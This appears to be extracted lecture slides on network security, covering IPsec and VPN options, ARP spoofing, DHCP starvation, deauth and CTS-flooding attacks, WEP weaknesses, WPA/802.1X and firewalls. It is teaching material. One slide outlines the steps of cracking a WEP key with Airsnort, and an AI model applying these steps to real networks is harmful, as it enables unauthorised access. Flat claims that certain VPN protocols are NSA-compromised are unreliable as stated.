
- AH in transport mode
- ESP in transport mode
- AH, followed by ESP in transport mode (an ESP SA within an AH SA)
- one of the previous within an AH or ESP in tunnel mode

IPsec: combining SAs – case 2




21

Traffic secured between gateways (routers, firewall, etc.). No IPsec implementation at end users. Basic support for VPN. IPsec specifies that a single tunnel (with AH, ESP, or ESP with authentication) is sufficient in this case. Nested tunnels aren't required as the IPsec service applies to the entire original packet.



22

Extension of case 2, offering security between the end points too. The tunnel offers authentication and/or confidentiality for traffic between intranets. Additional IPsec security may be added by the end users for the traffic within the local intranets.




23

This is the scenario for an external user (e.g. teleworker) using the Internet to access the security gateway of the company (secured by the tunnel SA) and further on a server or workstation within the company (internal communication secured by the internal SAs).

- Network model
- Secure configuration of devices
- Exchanging keys
- Secure networking protocols
  - Transport layer: TLS & SSL
  - Network layer: IPSec & VPN
  - Data link layer: WEB & WPA
- Firewalls

24

- Basic principle of VPN
  - VPN = secure tunnel from site to site
    - ▶ Not just secure remote login



25

## ■ Options

- **IPsec**
- **PPTP**
  - ▶ Point-to-Point Tunneling Protocol (Microsoft specific)
- **L2TP**
  - ▶ Layer 2 Tunneling Protocol (Microsoft + CISCO)
- **SSL/TLS**
- **SSH**
- **SSTP**
  - ▶ Secure Socket Tunneling Protocol
  - ▶ Windows only
- ....

26

## ■ Advantages

- **Designed for this purpose**
- **Part of several other solutions**

## ■ Disadvantages

- **Complexity of IPsec**
  - ▶ Especially key exchange (using IKE)
- **Interoperability issues between different (partial) implementations of the standard**
- **Issues with NAT and (non -IPsec) firewalls**
  - ▶ Mainly for AH

27

## ■ Point-to-Point Tunneling Protocol

### ■ Advantages

- Client built-in to just about all platforms
- Very easy to set up
- Fast

### ■ Disadvantages

- Not at all secure (the vulnerable MS CHAPv2 authentication is still the most common in use)
- Definitely compromised by the NSA

28

## ■ Build on the OpenSSL library using the SSL/TLS protocols

### ■ Advantages

- Highly configurable
- Very secure (probably even against the NSA)
- Can bypass firewalls
- Can use a wide range of encryption algorithms
- Open source (and can therefore be readily vetted for back doors and other NSA-style tampering)

### ■ Disadvantages

- Needs third party software
- Can be fiddly to set up
- Support on mobile devices is improving, but is not as good as on the desktop
- Security on top of transport layer
  - ▶ Instead of network layer security

29

## ■ Layer 2 Tunnel Protocol (L2TP)

- On its own no encryption or confidentiality
- Therefore combines with IPsec

## ■ Advantages

- Usually considered very secure
- Easy to set up
- Available on all modern platforms

## ■ Disadvantages

- May be compromised by the NSA
- Likely deliberately weakened by the NSA
- Slower than OpenVPN
- Can struggle with restrictive firewalls


30

- Give 5 examples of security problems that can be solved by IPsec but not by TLS or SSH
- Which of the following security services can be achieved with IPsec: access control, integrity, authentication, confidentiality (which types)?
- Which IPsec protocols provide traffic flow confidentiality? Why is this only a limited form of confidentiality?

31

- Network model
- Secure configuration of devices
- Exchanging keys
- Secure networking protocols
  - Transport layer: TLS & SSL
  - Network layer: IPSec & VPN
  - Data link layer: WEP & WPA
- Firewalls

32



33

## ■ Example data layer security protocols

- **CHAP, PPTP, L2F, ECP, EAP**

## ■ Example attacks

- **Content Address Memory (CAM) table exhaustion attack**
  - ▶ Through flooding, fill the CAM table that stores which device should be contacted through each switch port
  - ▶ Device defaults to broadcasting
  - ▶ Turns a switch into a hub
- **Address Routing Protocol (ARP) spoofing**
  - ▶ Data link layer is responsible for mapping logical (IP) to physical (MAC) addresses
  - ▶ Broadcast spoofed IP packets
- **Dynamic Host Configuration Protocol (DHCP) starvation**
  - ▶ Continue sending DHCP requests

34

The network interface layer, commonly referred to as the data link layer, is the physical interface between the host system and the network hardware. It defines how data packets are to be formatted for transmission and routing. Some common link layer protocols include IEEE 802.2 and X.25. The data link layer and its associated protocols govern the physical interface between the host computer and the network hardware. The goal of this layer is to provide reliable communications between hosts connected on a network.

In computer networking, ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead. When an Internet Protocol (IP) datagram is sent from one host to another in a local area network, the destination IP address must be resolved to a MAC address for transmission via the data link layer. When another host's IP address is known, and its MAC address is needed, a broadcast packet is sent out on the local network. This packet is known as an ARP request. The destination machine with the IP in the ARP request then responds with an ARP reply that contains the MAC address for that IP. ARP is a stateless protocol. Network hosts will automatically cache any ARP replies they receive, regardless of whether network hosts requested them. Even ARP entries that have not yet expired will be overwritten when a new ARP reply packet is received. There is no method in the ARP protocol by which a host can authenticate the peer from which the packet originated. This behavior is the vulnerability that allows ARP spoofing to occur. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic. Often the attack is used as an opening for other attacks, such as denial of service, man in the middle, or session hijacking attacks

## ■ Additional attacks in wireless networks

- **Packet overhearding**
  - ▶ Shared medium
- **Deauth (deauthentication) attack**
  - ▶ Send spoofed deauthentication messages
- **Hidden node attacks**
  - ▶ See next slide


### Packet overhearding

Due to the shared nature of the wireless medium, all packets can be overheard

### Deauth (deauthentication) attack

Any client entering a wireless network must first authenticate with an access point (AP) and is thereafter associated with that access point. When the client leaves it sends a deauthentication, or deauth, message to disassociate itself with the access point. An attacker can send deauth messages to an access point tied to client IP addresses thereby knocking the users off-line and requiring continued re-authentication, giving the attacker valuable insight into the reauthentication handshaking that occurs. To mitigate this attack, the access point can be set up to delay the effects of deauthentication or disassociation requests (e.g., by queuing such requests for 5–10 seconds) thereby giving the access point an opportunity to observe subsequent packets from the client. If a data packet arrives after a deauthentication or disassociation request is queued, that request is discarded since a legitimate client would never generate packets in that order

## ■ Hidden node problem




- 1) A **senses the channel (CS) and transmits to B when channel is idle**
- 2) C **cannot detect the transmission of A and thinks the channel is idle (CS fails)**
- 3) C **transmits and a collision occurs at B (CD fails at A → A is hidden for C)**

→ Reduced throughput

36

In a wireless network many hosts or nodes are sharing a common medium. If nodes A and C are both wireless laptop computers communicating in an office environment their physical separation may require that they communicate through a wireless access point B. Consider the scenario with three wireless devices as shown in the figure. The transmission range of A reaches B, but not C (the detection range does not reach C either). The transmission range of C reaches B, but not A. Finally, the transmission range of B reaches A and C, i.e., A cannot detect C and vice versa. A starts sending to B, C does not receive this transmission. C also wants to send something to B and senses the medium. The medium appears to be free, the carrier sense fails. C also starts sending causing a collision at B. But A cannot detect this collision at B and continues with its transmission. A is hidden for C and vice versa. Since only one device can transmit at a time in order to avoid packet collisions, packet loss occurs.

## ■ RTS/CTS (Request To Send, Clear To Send)



37

This slide shows the same scenario as previously shown in the slide on **hidden terminals**. Remember, A and C both want to send to B. A has already started the transmission, but is hidden for C, C also starts with its transmission, thereby causing a collision at B.

A frequently used solution is to ensure A does not start its transmission at once, but sends a **request to send (RTS)** first. The access point B receives the RTS that contains the name of sender and receiver, as well as the length of the future transmission. This RTS is not heard by C, but triggers an acknowledgement from B, called **clear to send (CTS)**. The CTS again contains the names of sender (A) and receiver (B) of the user data, and the length of the future transmission. This CTS is now heard by C and the medium for future use by A is now reserved for the duration of the transmission. After receiving a CTS, C is not allowed to send anything for the duration indicated in the CTS toward B. A collision cannot occur at B during data transmission, and the hidden terminal problem is solved – provided that the transmission conditions remain the same. (Another station could move into the transmission range of B after the transmission of CTS.) Still, collisions can occur during the sending of an RTS. Both A and C could send an RTS that collides at B. RTS is very small compared to the data transmission, so the probability of a collision is much lower. B resolves this contention and acknowledges only one station in the CTS (if it was able to recover the RTS at all). No transmission is allowed without an appropriate CTS.

**Hidden node attacks.** An attacker can exploit this functionality by flooding the network with CTS messages. Then every node assumes there is a hidden node trying to transmit and will hold its own transmissions, resulting in a denial of service. Preventing hidden node attacks requires a network tool. Such a tool monitors access point traffic and develops a baseline level of traffic. Any spikes in CTS/RTS signals are assumed to be the result of a hidden node attack and are subsequently blocked.

## ■ Need for additional security mechanisms

### ■ WLAN security solutions

- **Wired Equivalent Privacy (WEP):**
  - ▶ Part of the original 802.11 standard. No key management, also several other weaknesses.
- **WiFi Protected Access (WPA):**
  - ▶ Interim solution offers key management using the 802.1X authentication framework, plus improved encryption and integrity checking.
- **IEEE 802.11i (WPA2):**
  - ▶ Same as WPA, except improved encryption (AES).

38

### ■ IEEE 802.11 specifies **as an option** the use of WEP which can take care of the following security mechanisms:

- Authentication ("shared key" user authentication)
- Confidentiality (RC4 stream cipher encryption)
- Integrity checking (CRC -32 integrity mechanism)

### ■ It lacks

- key management
- protection against replay attacks

39

## ■ No key management in WEP



## No key management in WEP

- Every wireless station and AP has the same static "preshared" key that is used for authentication and encryption
- This key is distributed manually
- Insufficient for enterprise applications

40

Some problems associated with preshared keys are the following


- Manual key management is not very flexible
- Same key for everybody: in a large network, users may wish to have independent secure connections. Just a single non-honest WLAN user can break the security.
- Static key: since it is relatively easy to crack WEP encryption in a reasonably short time, the keys should be changed often, but the preshared key concept does not support this.

## ■ WLAN authentication methods

- Open system authentication (specified in WEP)
  - ▶ actually no authentication at all
- Shared key authentication (specified in WEP)
  - ▶ weak due to non-existing key management
- Authentication using SSID of AP
- MAC address filtering
- IEEE 802.1X authentication (specified in WPA)
- SIM/AuC authentication (in operator-based network)

41

## ■ Open system authentication




Status codes are defined in IEEE 802.11

Status code	Meaning
0	Successful
1	Unspecified failure
:	:
15	Authentication rejected (cause x)
:	:


42

## ■ Shared-key authentication



43


## ■ Authentication using SSID of AP



**Not very secure:** SSID is transmitted unencrypted over the wireless network and can be easily captured by an attacker.

44

## ■ MAC address filtering



**Accepted MAC addresses:**

**MAC address 1**  
**MAC address 2**  
**MAC address 3**  
**MAC address 4**  
 :  
 :

**Not very secure:** Attacker can read MAC address of a wireless station attached to the WLAN and replace own MAC address with this stolen MAC address.

45

## ■ Small and static keys :

- Actual keyspace is 40 bits
- No easy way to exchange and distribute keys.
- Key change involves manually changing the key on each AP and Client.

## ■ Use of small, plaintext initialization vector (IV)

- IV is sent out in clear text usually at the starting of the packet.
- Dictionary of IVs and keystreams
  - ▶ Only  $2^{24}$  possibilities
  - ▶ Can be stored in 24GB disk space
  - ▶ Can be intercepted in a very short period of time on high traffic wireless networks.

## ■ Weak encryption algorithms

46

To cracking the WEP key, typically the following steps are taken.

- The attacker sets the NIC drivers to Monitor Mode
- He begins capturing packets with Airsnort
- Airsnort quickly determines the SSID
- Sessions can be saved in Airsnort, and continued at a later date so you don't have to stay in one place for hours
- A few 1.5 hour sessions yield the encryption key
- Once the WEP key is cracked and his NIC is configured appropriately, the attacker is assigned an IP, and can access the WLAN



## ■ Enhanced encryption

- RC4 stream cipher, just like WEP encryption, with the following differences:
  - ▶ The length of the initialization vector is **48 bit** (instead of 24 bit in WEP)
  - ▶ TKIP uses **104-bit per-packet keys**, derived from a master secret and different for each packet (instead of a 40-bit or 104-bit static preshared key in WEP).

## ■ Inclusion of 802.1X authentication framework

- **EAP (Extensible Authentication Protocol)** to handle authentication requests.
- 802.1X also uses **RADIUS (Remote Authentication Dial-in User Service)** for handling secure signalling between AP and authentication server.
  - ▶ Use of a key distribution centre

47


WLAN security using WPA (a precursor of IEEE 802.11i) is significantly improved compared to WEP security. WPA security includes the following features:

- Key management (using the 802.1X framework, it is also possible to use preshared keys)
- Authentication (using the 802.1X framework)
- Confidentiality (TKIP encryption)
- Integrity checking
- Protection against replay attacks.

Moreover, EAP (the authentication protocol) is extensible, making it more feature proof and allowing integration in custom company security systems.

## 802.1X defines three network entities:


- **Suplicant** (the wireless client in the wireless station),
- **authenticator** (in a WLAN usually the AP)
- **authentication server** (containing user-related authentication information).



48

### ■ 802.1X authentication procedure (1)


- With 802.1X, authentication occurs after association. However, prior to successful authentication, a wireless client is only allowed access to the AS. All other traffic is blocked at the AP.



49

## ■ 802.1X authentication procedure (2)


- After successful authentication, the wireless client is granted access to other network resources by the AP.



50

## ■ 802.1X authentication procedure (3)


- The authenticator (AP) can also perform authentication based on MAC address filtering (for preventing denial -of-service = DoS attacks) **before** starting the 802.1X authentication.



51


## ■ Example: EAP -TLS

- As an example, SSL/TLS is one of the various options defined to be used over EAP.
- The SSL/TLS handshake sequence is embedded into a corresponding EAP sequence.



52

## ■ EAP -TLS signaling sequence



53

## ■ Authentication in operator-based network

- 802.11 networks offer new possibilities when the wireless station includes a SIM (Subscriber Identity Module) that is provided by a certain network operator / service provider.
- Through the SIM, operators can offer WLAN users added value applications such as **secure authentication**, nationwide or worldwide **roaming**, and user-tailored **charging** solutions.



54

- Network model
- Secure configuration of devices
- Exchanging keys
- Secure networking protocols
- Firewalls
  - Packet filter
  - Circuit-level gateway
  - Application -level gateway (aka proxy)

55

## ■ Firewall

- **Located between local network and Internet**
  - ▶ Intended as protection wall against attacks from **outside**
  - ▶ Controls all incoming and outgoing traffic
    - ✓ Exclude all other access to local network
    - ✓ Possibility to generate alerts for detected anomalies (IDS functionality)
  - ▶ Enforces restrictions on network traffic
    - ✓ Only traffic authorised in security policy
  - ▶ Must be itself immune from unauthorised access
    - ✓ Requires reliable system / secure OS

56

## ■ Firewall controls

- **Control of services/direction**
  - ▶ Which Internet services (e-mail, WWW, etc.) are accessible
    - ✓ Internal services from outside
    - ✓ External services from within
- **Control of users**
  - ▶ Access control to services, dependent on user, which requires authentication technique
- **Behaviour control**
  - ▶ Control how services are used (e.g. spam filter, filter for some websites, protection against DoS, etc.)

57


## ■ Limitations

- **Secures the *perimeter* of a company**
  - ▶ No protection against internal attacks or complicity from within
- **No protection against attacks that circumvent the firewall**
  - ▶ Other access points to LAN may be vulnerable (wireless, mobile devices, etc.)
- **Limited protection against malware**
  - ▶ Scanning all incoming traffic sometimes integrated in firewall, at significant computational cost

58

## ■ A few types

- **Packet filter**
- **Circuit-level gateway**
- **Application -level gateway (aka proxy)**




59

- Network model
- Secure configuration of devices
- Exchanging keys
- Secure networking protocols
- Firewalls
  - Packet filter
  - Circuit-level gateway
  - Application -level gateway (aka proxy)

60

